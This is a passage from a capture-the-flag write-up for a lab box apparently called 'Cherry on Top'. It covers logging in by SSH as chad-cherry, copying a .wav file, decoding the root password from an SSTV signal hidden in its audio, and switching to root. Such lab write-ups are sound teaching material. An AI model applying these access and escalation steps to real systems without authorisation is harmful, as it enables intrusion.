10 chads-key3.txt
Shell as chad-cherry
Combining all the password parts we discovered, we can use them with SSH to get a shell as chad-cherry and can read the Chad Cherry flag.
1
2
3
4
$ ssh chad-cherry@cherryontop.thm

chad-cherry@nanocherryctf:~$ wc -c chad-flag.txt
22 chad-flag.txt
Shell as root
Looking at the files in chad-cherry’s home, we discover a note, with the important part being that we can discover the root password inside the .wav file.
1
2
3
4
chad-cherry@nanocherryctf:~$ cat Hello.txt
...
You can find the password to the root account in the .wav file. Whomever you are, if you're a smart enough hacker, you'll figure it out.
..
Just like the note mentions, we also have a .wav file in the user’s home.
1
2
chad-cherry@nanocherryctf:~$ ls -la rootPassword.wav
-rw-rw-r-- 1 chad-cherry chad-cherry 3326066 Jan  5  2024 rootPassword.wav
We can download it using scp.
1
$ scp chad-cherry@cherryontop.thm:rootPassword.wav .
Opening it in audacity and checking the spectrogram, we see what looks like a SSTV transmission.


We can use the program from here to decode it and get the transmitted image.
1
2
3
4
5
6
7
$ sstv -d rootPassword.wav -o rootPassword.png
[sstv] Searching for calibration header... Found!
[sstv] Detected SSTV mode Robot 36
[sstv] Decoding image...   [#############################################################################################]  99%
[sstv] Reached end of audio whilst decoding.
[sstv] Drawing image data...
[sstv] ...Done!
Looking at the decoded image, we get the password for the root user.

Using the password, we can switch to the root user and read the root flag.
1
2
3
4
chad-cherry@nanocherryctf:~$ su - root
Password:
root@nanocherryctf:~# wc -c root-flag.txt
36 root-flag.txt